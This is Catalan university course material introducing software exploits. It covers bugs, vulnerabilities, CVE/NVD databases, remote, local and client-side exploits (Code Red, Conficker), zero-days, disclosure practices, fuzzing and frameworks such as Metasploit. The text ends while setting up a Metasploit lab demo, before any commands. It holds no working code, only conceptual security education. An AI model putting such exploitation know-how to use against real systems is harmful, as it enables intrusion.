Exploits

Josep Vañó Chic

PID_00217345

UOC
Universitat Oberta de Catalunya

Índex

Introducció

Els sistemes d'informació i comunicació i el programari en general està realitzat per persones, i per tant, és susceptible que contingui errors en el seu disseny o desenvolupament, així doncs, els problemes i errors en els programes existeixen des de l'inici de la computació.

Aquests errors en el programari es poden produir per un mal disseny de l'arquitectura, una mala comprovació de les premisses d'entorn per a les quals va ser creat o simplement, per una implementació errònia de les especificacions.

Un programari que funciona correctament és aquell que fa exactament tot allò pel que va ser creat i dissenyat. No obstant això, el programa pot ser correcte des del punt de vista funcional però a la vegada pot ser insegur.

Els errors en el programari poden ser utilitzats per a atacar el sistema i posar-ne en perill el bon funcionament, així com la confidencialitat i l'ús de les dades que hi ha emmagatzemades; a més a més, els errors poden ser utilitzats com a porta d'entrada per a executar codi maliciós.

Així doncs, és important ser conscients dels perills que poden comportar aquests errors per tal de posar els mitjans adients perquè no es produeixin.

Objectius

En finalitzar la lectura d'aquest material, els estudiants hauran aconseguit les competències següents:

1. Conèixer què és un *exploit*

2. Conèixer els diversos tipus d'*exploits*

3. Comprendre el perill que suposen els *exploits*.

4. Conèixer els sistemes d'explotació

1. Bug


Els sistemes d'informació i comunicació i el programari en general està realitzat per persones, i per tant, és susceptible que contingui errors en el seu disseny o desenvolupament, així doncs, els problemes i errors en els programes existeixen des de l'inici de la computació.

Un ***bug*** és un error, un defecte o fallada en un programa o sistema informàtic, que fa que es produeixi un resultat incorrecte o inesperat o que es comporti de forma no prevista. La majoria dels errors es deuen als errors comesos per les persones, ja sigui en el desenvolupament del codi d'un programa o del seu disseny. S'ha de tenir en compte que els sistemes operatius i els compiladors també són programes i, per tant, també poden contenir errors que poden ser els causants de provocar que un programari correctament dissenyat i codificat no funcioni com està previst per causa d'un error en el procés de compilació o en el moment de ser executat pel sistema operatiu.

L'ús del terme *bug* per descriure un defecte en el disseny o funcionament d'un sistema tècnic es remunta a Thomas Edison en els seus llibres de notes de l'any 1878.

Concretament en l'àmbit de la computació, el terme *bug* té el seu origen l'any 1947, quan a la universitat de Harvard un programa dels primers ordinadors, el **Mark II**, funcionava de manera errònia. Investigant el motiu d'aquell mal funcionament, varen descobrir que era degut a una arna que hi havia en un dels relés electromagnètics.

Grace Murray Hopper, que s'havia incorporat a la Universitat de Harvard en el Laboratori de Computació i que desenvolupava la seva tasca com a programadora del Mark II, va recollir i va enganxar l'insecte amb cinta adhesiva en un paper i s'hi va referir com el *bug* ('bestiola', en anglès) com a causant del problema. Aquest va ser el primer cas en què el terme *bug* es referia explícitament a errors en un programa.



Així doncs, es coneixen com a *bugs* els errors de programació que es detecten en un programari.

Quan es produeix un error en el programari, aquest error pot ser utilitzat per un *hacker* o un atacant com a porta d'entrada, i injectar el seu codi per tal d'accedir al sistema. En aquest punt el sistema passa a ser vulnerable i susceptible de ser atacat.

2. Vulnerabilitats

Ens referim a vulnerabilitat com a debilitat de qualsevol tipus que compromet la seguretat del sistema informàtic.

A continuació es mostren algunes de les vulnerabilitats dels sistemes informàtics agrupats en funció de:

- **Disseny**
  - Debilitat en el disseny de protocols utilitzats en les xarxes.
  - Polítiques de seguretat deficients o inexistents.
- **Implementació**
  - Errors de programació.
  - Existència de "portes del darrere" en els sistemes informàtics.
- **Ús**
  - Mala configuració dels sistemes informàtics.
  - Desconeixement i falta de sensibilització dels usuaris i dels responsables d'informàtica.
  - Disponibilitat d'eines que faciliten els atacs.
  - Limitació de tecnologies de seguretat.

S'ha de tenir en compte que una vulnerabilitat és un error que pot ser utilitzat directament per un *hacker* per accedir a un sistema o xarxa.

Enllaç recomanat

Observatorio tecnológico: *Introducción a la seguridad informática - Vulnerabilidades de un sistema informático*:

http://recursostic.educacion.es/observatorio/web/es/component/content/article/1040-introduccion-a-la-seguridad-informatica?start=3

3. Bases de dades de vulnerabilitats

Actualment hi ha diversos organismes, fundacions i empreses que es dediquen a recollir, catalogar i enregistrar les vulnerabilitats conegudes i les donen a conèixer públicament a la comunitat de forma que la informació sobre les vulnerabilitats es poden trobar en diverses bases de dades, repositoris i llistes de distribució públiques *open source* o d'iniciativa privada a través de la xarxa.

Bàsicament, la informació és recopilada gràcies a les aportacions de la comunitat, dels fabricants, dels organismes governamentals, institucions i empreses públiques i privades en l'àmbit de la seguretat. També hi ha disponibles cercadors que recopilen la informació a partir de diverses bases de dades i altres fonts, de manera que la informació d'una mateixa vulnerabilitat es mostra a partir de múltiples fonts.

Enllaç recomanat

CERT (Software Engineering Institute). *Vulnerability Reporting Form*:
https://forms.cert.org/VulReport/

Tot i així, s'ha de tenir en compte que hi pot haver vulnerabilitats que no estiguin publicades en cap base de dades i fins i tot que el fabricant encara desconegui l'existència d'una vulnerabilitat concreta en algun dels seus productes. A més a més, també hem de pensar que hi ha persones que quan troben una vulnerabilitat no la reporten a la comunitat, sinó que en fan negoci, ja sigui explotant la vulnerabilitat per a obtenir un benefici propi fins que el fabricant la descobreixi o per a vendre la informació de la vulnerabilitat en el mercat negre.

Cada base de dades té el seu propi sistema de codificació i d'identificació de vulnerabilitats. A més a més, una mateixa vulnerabilitat es pot trobar en diverses bases de dades però en codificacions diferents tot i tractant-se de la mateixa vulnerabilitat.

Tanmateix, en general, totes aquestes bases de dades aporten informació addicional de gran interès, com ara tipus de vulnerabilitat, descripció, conseqüències, entorns i programaris afectats, pegats de solucions, prevencions, així com dates de descoberta de la vulnerabilitat i altra informació d'interès.

Hi ha una gran diversitat de bases de dades, algunes de les quals es mostren tot seguit.


3.1. Secunia

Secunia[1] disposa d'una base de dades molt àmplia, amb més de 48.000 productes, que inclou programari i sistemes operatius de més de 8.000 fabricants.


(1)Secunia: http://secunia.com/community/advisories/search/.

A més a més, diàriament s'incorporen nous programaris i sistemes operatius a la base de dades a través de suggeriments de clients de programari i informes de vulnerabilitats.

Cercador de vulnerabilitats de *Secunia*



Dades de vulnerabilitats d'Oracle Java




3.2. National Vulnerability Database

NVD[2] és un repositori del govern dels EUA. Es tracta d'una base de dades pública que manté informació estandarditzada sobre vulnerabilitats. Aquesta gestió permet l'automatització de les mesures i gestió de vulnerabilitats, també inclou bases de dades de llistes de control de seguretat, falles de programari relacionades amb la seguretat, errors de configuració, noms de productes i mètriques d'impacte.


(2)**National Vulnerability Database:** http://nvd.nist.gov/.

Cercador de vulnerabilitats d'NVD



Web del cercador de vulnerabilitats d'NVD: http://web.nvd.nist.gov/view/vuln/searchhttp://web.nvd.nist.gov/view/vuln/search.

Informació d'una vulnerabilitat que afecta l'Internet Explorer 9 i 10




3.3. Common Vulnerabilities and Exposures

CVE[3] és un diccionari de coneixement públic sobre les vulnerabilitats de seguretat, on cada referència te un número d'identificació únic, d'aquesta forma proveeix una nomenclatura comú per al coneixement públic, que permet l'intercanvi de dades entre els productes de seguretat.

(3)*Common Vulnerabilities and Exposures*: http://cve.mitre.org/.

Informació d'una vulnerabilitat que afecta l'Internet Explorer 11



4. Exploits

Un exploit és el codi que permet a un atacant / testejador aprofitar una vulnerabilitat del sistema i comprometre la seva seguretat, o causar un comportament no desitjat o imprevist del sistema. Es tracta d'un programa que aconsegueix provocar l'error aprofitant la vulnerabilitat d'un altre programa. Un cop ha provocat l'error, aprofita aquest error per a injectar un codi o un *payload* per tal que sigui executat i així obtenir el control del sistema atacat, o realitzar algun altre tipus d'atac amb altres finalitats.

Payload és el codi que s'executa en el destí atacat en executar-se un *exploit*. És a dir l'*exploit* provoca l'error del sistema aprofitant una vulnerabilitat i injecta un *payload* amb el codi que es vol que s'executi en la màquina atacada. Normalment es tracta d'una seqüència d'instruccions en llenguatge assemblador amb l'objectiu d'executar-se en el sistema de destí per a crear accions, com per exemple, crear un usuari en el sistema remot, executar alguna línia de comandes i enllaçar-ho a un port local, etc.

S'ha de tenir en compte que un *payload* pot ser utilitzat per diversos *exploits* i que un mateix e*xploit* pot utilitzar diversos *payloads*.

4.1. Exploits remots

Un atac remot és un atac que pot ser iniciat des d'una ubicació diferent de la de l'equip de la víctima, funciona en una xarxa o a través d'Internet i explota la vulnerabilitat de seguretat sense accés previ al sistema vulnerable de la víctima.

Enllaços recomanats

Code Red:

National Vulnerability Database: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2001-0500

Common Vulnerabilities and Exposures: http://www.cve.mitre.org/index.html

CVE-2001-0500 Buffer overflow in ISAPI extension: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500

Microsoft Security Bulletin:

MS01-033 – Critical: https://technet.microsoft.com/library/security/ms01-033

MS01-044 – Critical: https://technet.microsoft.com/library/security/ms01-044

La gran extensió d'Internet facilita la difusió del programari maliciós a través de la xarxa de programari maliciós; per exemple, un cuc que es difon per la xarxa com Sasser, Blaster o Code Red ha de tenir una forma de copiar-se d'una màquina a un altra, per exemple, aquests cucs aprofitaven serveis de xarxa vulnerables explotables en remot.

Code Red

Code Red es va posar a Internet el dia 13 de juliol de l'any 2001.

1) El cuc Code Red intenta connectar-se al port TCP 80 en un servidor triat a l'atzar. Després d'una connexió satisfactòria amb el port 80, el servidor atacant envia una sol·licitud GET HTTP a la víctima, intentant aprofitar un desbordament de memòria en el Indexing Service tal i com es va descriure en la publicació CERT CA- 2001-13.

2) El mateix *exploit* (petició HTTP GET) s'envia a cadascun dels servidors seleccionats en forma aleatòria causant una autopropagació del cuc.

3) Si l'*exploit* té èxit, el cuc comença a executar-se en el servidor de la víctima. En les primeres versions del cuc, permetia executar codi injectat en memòria per a fer un *defacement*, és a dir, una suplantació de la pàgina principal del servidor web, i apareixia el següent missatge:

HELLO! Welcome to http://www.worm.com! Hacked By Chinese!

Enllaços recomanats

Software Engineering Institute:

"Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL: http://www.cert.org/historical/advisories/CA-2001-19.cfm

Buffer Overflow In IIS Indexing Service DLL: http://www.cert.org/historical/advisories/CA-2001-13.cfm

En moltes ocasions els atacs són una combinació d'un accés remot i posteriorment, la realització d'un atac a una aplicació local aprofitant forats de seguretat de les aplicacions client. En general consisteix en servidors que intenten accedir a una aplicació client i un cop ho aconsegueixen, envien un *exploit* per a ser executat.

Un exemple d'aquest tipus d'*exploit* remot és el que es produeix en diverses versions de l'Internet Explorer aprofitant una vulnerabilitat en el *CShared Style Sheet*. Aquesta vulnerabilitat permet a atacants remots executar codi arbitrari o causar una denegació de servei a través d'una regla `@import` autoreferencial en un full d'estil, també conegut com "Vulnerabilitat de corrupció de memòria CSS".

Enllaços recomanats

Common Vulnerabilities and Exposures. CVE-2010-3971: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3971

National Vulnerability Database: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-3971

4.2. *Exploits* locals

Un *exploit* local requereix accés previ al sistema vulnerable, s'execute localment en l'equip i en general eleva els privilegis al nivell de l'administrador o de *root* per tal que l'*exploit* pugui tenir un control total del sistema; també és possible usar diversos *exploits*, primer per a obtenir accés de baix nivell, i després escalar privilegis diverses vegades fins arribar a l'arrel (*root*) o a nivell d'administrador.

Enllaços recomanats

The Downadup Codex: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_downadup_codex_ed1.pdf

Conficker: http://en.wikipedia.org/wiki/Conficker

Alguns *exploits* també es poden distribuir localment a través de dispositius d'emmagatzematge USB, per exemple, aquesta va ser una de les vies que va utilitzar per a la seva propagació el cuc *Conficker,* també anomenat W32.Downadup, així com en les seves variants B i C. També varen utilitzar aquesta via W32.Spybot, W32.Randex i W32.Mytob.

4.3. *Client Side*

Els atacs *Client Side* busquen aprofitar-se de vulnerabilitats que típicament es troben en les aplicacions client, les quals estan instal·lades en gran part de les estacions de treball de les organitzacions. Alguns exemples d'aquest programari són les aplicacions d'ofimàtica, com Microsoft Office o Open Office, lectors de PDF, com Adobe Acrobat Reader, navegadors d'Internet, com Internet Explorer, Firefox, Chrome o Safari, i fins i tot, reproductors multimèdia com Windows Media Player, Winamp o iTunes.

En aquests casos, l'*exploit* està dins d'un arxiu amb un format suportat per alguna d'aquestes i que arriba a la màquina objectiu per mitjans com email o *pendrive*. Aquest tipus d'atac requereix de la intervenció de l'usuari ja que es necessita que l'usuari obri l'arxiu, cliqui algun enllaç o realitzi alguna acció en concret.

Així doncs, es tracta de programari maliciós que apareix com a fitxer o programari aparentment fiable. Es tracta de fitxers amb un format conegut com ara ZIP, RAR, MPEG, MP3, JPG, etc., però que en realitat incorporen codi maliciós de forma intencionada. Per exemple, es poden utilitzar fitxers MP3 maliciosos que exploten una vulnerabilitat en un reproductor d'àudio i a partir d'aquí executar instruccions de destrucció, enviar dades del sistema atacat a un servidor, connectar-se a un servidor i descarregar programari maliciós, etc.

Un exemple d'aquest tipus de vulnerabilitat és el desbordament de memòria provocat en un fitxer JPEG que permet a atacants remots executar codi arbitrari a través d'una imatge JPEG. L'identificador d'aquesta vulnerabilitat per *CVE* (*Common Vulnerabilities and Exposures*) és CVE-2004-0200 i va ser documentat també per Microsoft en el seu butlletí de seguretat MS04-028.

Enllaços recomanats

Buffer overflow in the JPEG:

Common Vulnerabilities and Exposures. CVE-2004-0200: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

Microsoft Security Bulletin MS04-028 – Critical: https://technet.microsoft.com/library/security/ms04-028

Aquests *exploits* es poden explotar de manera local enviant a un usuari un fitxer malformat perquè l'obri. Per exemple, un sistema que s'utilitza és enviar un fitxer aparentment inofensiu a través de correu electrònic, també es poden explotar aquests errors creant una pàgina web que carregui automàticament el connector d'un programari vulnerable i un fitxer malformat o utilitzant la publicació d'aquests *exploits* amb noms suggeridors a les xarxes d'intercanvis d'arxius P2P.

Els atacs contra les aplicacions client també poden requerir algun tipus d'interacció amb l'usuari i per tant poden ser utilitzats en combinació amb el mètode d'enginyeria social.

5. Tipus d'*exploits*

5.1. Zero-day

Una vulnerabilitat de dia zero es refereix a un forat o vulnerabilitat en el programari que és desconegut per al fabricant o desenvolupador, per tant, aquest forat de seguretat pot ser explotat pels *hackers* abans que el venedor ho descobreixi i s'afanyi a crear un pegat per tal d'eliminar-ne la vulnerabilitat.

Enllaços recomanats

Pctools by Symantec. Zero-day: http://www.pctools.com/security-news/zero-day-vulnerability/

WatchGuard. Zero day protection: http://www.impulsotecnologico.com/empresa-madrid/wp-content/uploads/informatica/wg_utm_zeroday_es.pdf

Els *exploits* de dia zero són els més perillosos per a la indústria del programari, el perill principal està en què el problema, la vulnerabilitat, no s'ha fet pública, només la coneixen les persones que l'han descobert i ni el fabricant o desenvolupador ni la comunitat en general en coneix l'existència del problema. Aquests són els més cotitzats i els que miren de ser captats per la indústria del programari maliciós, màfies, mercat negre i les empreses de seguretat.

Actualment, la majoria de versions actualitzades de sistemes operatius i programari de seguretat, per exemple els antivirus, ofereixen protecció de dia-zero. Aquesta protecció consisteix en l'habilitat de proporcionar protecció contra vulnerabilitats dia-zero amb tècniques com la de controlar els desbordaments de memòria intermèdia.

Enllaç recomanat

ArsTechnica:

New attack completely bypasses Microsoft zero-day protection app: http://arstechnica.com/security/2014/02/new-attack-completely-bypasses-microsoft-zero-day-protection-app/

Tot i així, el perill continua existint, ja que en moltes ocasions els *hackers* troben la forma de saltar-se aquestes proteccions i aconsegueixen els seus objectius.

Els *exploits* catalogats com de dia-zero és refereixen als *exploits* que en el seu moment ho varen ser, ja que en el moment en què es fa públic deixen de ser *exploits* de dia-zero. De mitjana, un dia-zero pot estar funcionant 350 dies fins que és descobert pels cibercriminals i arreglat per la indústria.

5.2. *Full disclosure*

Full disclosure és la pràctica de publicar la informació de les vulnerabilitats al mateix moment que es descobreix, de forma que sigui accessible per a tothom; per tant, les víctimes potencials estan informats de com poden ser atacats i els fabricants poden desenvolupar el pegat. Alguns autors anomenen aquests *exploits* de dia 1, ja que es coneix l'error però encara no hi ha pegat.

5.3. *Responsible disclosure*

En aquest cas el fabricant descobreix o és informat de l'error però no es fa públic. Quan el fabricant té disponible el pegat i el posa a disposició dels clients és quan es dóna a conèixer i es fa públic.. Aquest sistema és molt comú en les grans empreses de programari com Microsoft, en què s'aplica el principi de no publicar res que pugui afectar la seguretat dels seus clients.

6. Sistemes d'explotació

Hi ha diverses formes d'explotació, des d'una explotació manual fins a la utilització de *frameworks* específics, tot i així, s'ha de tenir en compte que els sistemes d'explotació són sistemes de proves o de testejar programari.

6.1. Explotació manual

Crear un programa per a crear un *exploit* requereix conèixer molts detalls dels sistemes objecte de destí; per exemple, no és el mateix un sistema operatiu com el Windows amb o sense un *service pack* instal·lat i a la vegada contemplar les diverses versions de *service pack*, així com tenir en compte les diverses opcions de idiomes. A la vegada s'han de conèixer altres temes associats, com protocols, arquitectura del sistema objectiu, llenguatge de baix nivell, *scripting*, etc.

Tenir en compte tots aquests aspectes fa que sigui una tasca laboriosa i que requereixi un gran esforç, això fa que hagin aparegut entorns per a crear de forma automatitzada *exploits* que funcionin en diverses plataformes.

6.2. *Fuzzing*

Fuzzing és una tècnica de proves de caixa negra per a testejar el programari o altres aspectes del sistema. Bàsicament consisteix en la recerca d'errors o vulnerabilitats d'implementació mitjançant la injecció de dades mal formades, inesperades o a l'atzar, de forma automatitzada i aleatòria.

Enllaç recomanat

OWASP (Open Web Application Security Project). Fuzzing: https://www.owasp.org/index.php/Fuzzing

6.3. *Frameworks* d'explotació

Existeixen diversos *frameworks* d'explotació, alguns d'aquests *frameworks* són, per exemple, Metasploit, Core Impact, Immunity Canvas, BeEF, Kali Linux, etc.

Enllaços recomanats

Metasploit: http://www.metasploit.com/

Core Impact: http://www.coresecurity.com/

Immunity Canvas: https://www.immunitysec.com/products-canvas.shtml

BeEF The browser exploitation framework project: http://beefproject.com/

Kali Linux: http://www.kali.org/

Es tracta d'eines de proves de penetració per a testejar programari des del punt de vista de la seguretat i permeten executar *exploits* contra un objectiu determinat.

Un dels beneficis és que permeten la modularització del codi d'explotació ja que permet que un mateix *exploit* apliqui diversos *payloads* en lloc de crear un codi per a explotar només un tipus d'atac, com per exemple, crear un usuari o executar una comanda en la consola (*shell*) del sistema atacat.

Dels diversos *frameworks* d'explotació, a continuació ens centrarem en el de Metasploit i Kali Linux.

6.3.1. Metasploit

Metasploit és un projecte *open source* de seguretat informàtica que incorpora un entorn per a la creació i execució d'*exploits*, a la vegada proporciona informació sobre vulnerabilitats de seguretat i també incorpora programari per a realitzar proves de penetració.

Metasploit té disponibles diverses eines de test de penetració, tot i així, totes elles estan basades en el *Metasploit Framework*[4] que proporciona una consola de comandes i una interfície d'usuari en entorn web. Aquest entorn té com a nucli el *MSF Core*, que és el responsable d'implementar totes les interfícies necessàries que permeten interactuar amb els *exploits*, sessions i *plugins*.

(4)**Metasploit Framework:** http://www.rapid7.com/products/metasploit/download.jsp.

A continuació es mostra un exemple utilitzant la consola de Metasploit i que crearà un usuari en una màquina remota aprofitant una vulnerabilitat del Windows XP.

La simulació d'ordinador remot s'ha realitzat en un entorn de virtualització *Oracle VM VirutalBox*. Els paràmetres s'han deixat els que vénen per defecte, excepte el de l'apartat de *Xarxa*, on el paràmetre de *"Connectat a:"* s'ha canviat pel valor de: "*Adaptador pont*".

Com a ordinador local s'ha utilitzat un entorn Windows 8.1 sense virtualització.

